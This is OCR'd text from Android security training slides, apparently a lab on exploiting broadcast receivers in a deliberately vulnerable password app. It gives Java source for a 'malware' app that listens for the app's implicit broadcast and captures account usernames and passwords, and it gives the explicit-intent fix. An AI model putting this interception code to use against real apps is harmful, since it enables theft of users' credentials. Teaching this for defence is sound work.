
```
import ...

public class MainActivity extends AppCompatActivity {


    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
       // System.out.println("XXXXXXXXXXX\nSniffer increate called, lets do this\nXXXXXXXXXX");

    }


    @Override
    protected void onResume() {

     //   System.out.println("XXXXXXXXXXX\nSniffer onresume called, lets do this\nXXXXXXXXXX");

        super.onResume();

        // initialize the reciever
        IntentFilter filter = new IntentFilter( action: "testBroadcastAction");
     //  IntentFilter filter = new IntentFilter("complete");
       MyReceiver2 receiver = new MyReceiver2();
       registerReceiver(receiver, filter);

```



Need Help?

- Malware code is on Linux VM Desktop at /home/mobile/Desktop/vulnapps/broadcast_recv_labs/DNSIntentSnifferApp-secret.zip

- Can be modified to exploit similar bugs



HOMEWORK


- Install and Launch the pre-built malicious binary from /home/mobile/Desktop/vulnapps/DNSIntentSnifferApp/app/build/output/apk/debug/app-debug.apk
- Launch InsecurePass and generate a new secure password
- Observe how the malware works!

Solution

- Step 1: Look for Receiver name & Intent Action from AndroidManifest.xml
- Step 2: Search for sendBroadcast or onRecieve in the code-base
- Step 3: Check if implicit intent is used
  - When application uses implicit intents, it assumes only the trusted applications will be listening for the action
  - What if we create a malware to listen for the action? Will that be hard?

Solution


- **Step 1:** Look for Receiver name & Intent Action from AndroidManifest.xml



- Receiver Name = ***passwordBroadcastReceiver***
- Intent Action = ***theBroadcast***


Solution

- Step 2: Search for sendBroadcast in the code-base



- Step 3: Check if implicit intent is used
  - When application uses implicit intents, it assumes only the trusted applications will be listening for the action
  - What if we create a malware to listen for the action? Will that be hard?

Solution



- Explicit Intent should have been used as shown below:

```
Intent sendNewPasswordGeneratedBroadcast = new
Intent(getApplicationContext(),passwordBroadcastReceiver.class);
```

MainActivity.java

```
90  IntentFilter filter = new IntentFilter( action: "theBroadcast");
91  passwordBroadcastReceiver receiver = new passwordBroadcastReceiver();
92  registerReceiver(receiver, filter);
93
94
```

passwordBroadcastReceiver.java

```
public class passwordBroadcastReceiver extends BroadcastReceiver {

    // Whenever there is a new password generated, a broadcast is sent to this class.
    // This class takes the extras from that broadcast and calls the Add New Account page with the old dat

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String generated_password_now = intent.getStringExtra( name: "generated_password_now");
        String account_name = intent.getStringExtra( name: "account_name");
        String account_url = intent.getStringExtra( name: "account_url");
        String account_username = intent.getStringExtra( name: "account_username");
        String account_password = intent.getStringExtra( name: "account_password");
        String account_additional_notes = intent.getStringExtra( name: "account_additional_notes");

        Intent intent1 = new Intent(context,NewPasswordAddActivity.class);
        intent1.putExtra( name: "generated_password_now", generated_password_now);
        intent1.putExtra( name: "account_name", account_name);
        intent1.putExtra( name: "account_url", account_url);
        intent1.putExtra( name: "account_username", account_username);
        intent1.putExtra( name: "account_password", account_password);
        intent1.putExtra( name: "account_additional_notes", account_additional_notes);

        intent1.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
        context.startActivity(intent1);
```

The Malware Needs

- To create a malware that exploits this without any specific permissions you will need:
  - Broadcast Action
  - Intent Filter details
  - Intent Extras


The Malware


MainActivity.java


```
@Override
protected void onResume() {
    super.onResume();
    IntentFilter filter = new IntentFilter( action: "theBroadcast");
    MyReceiver receiver = new MyReceiver();
    registerReceiver(receiver, filter);
```

MyReceiver.java

```
public class MyReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        System.out.println("XXXXXXXXXXXX\nMalicious onReceive, lets do this\nXXXXXXXXXX");

        String account_name = intent.getStringExtra( name: "account_name");
        String account_url = intent.getStringExtra( name: "account_url");
        String account_username = intent.getStringExtra( name: "account_username");
        String account_password = intent.getStringExtra( name: "account_password");
        String account_additional_notes = intent.getStringExtra( name: "account_additional_notes");
        String generated_password_now = intent.getStringExtra( name: "generated_password_now");

        try {
            Toast.makeText(context,  text: "The malware collected this information:\n\n Account Name = "
                    +account_name+" \nAccount URL = "+account_url
                +" \nAccount Username = "+account_username+" \nAccount Password = "+account_password+
                    " \nNewly Generated Password = " + generated_password_now+
                    " \nNewly Account Notes = " + account_additional_notes,
                Toast.LENGTH_LONG).show();

            } catch (Exception e) {
                e.printStackTrace();
            }
```







Exploiting Android Components

- Activities
- Content Providers
- Broadcast Receivers
- Services

Android App Components – Services

- Background events in an Android application
- Ex: Downloading files / Playing Music / Antivirus Service

Start And Stop Android Services

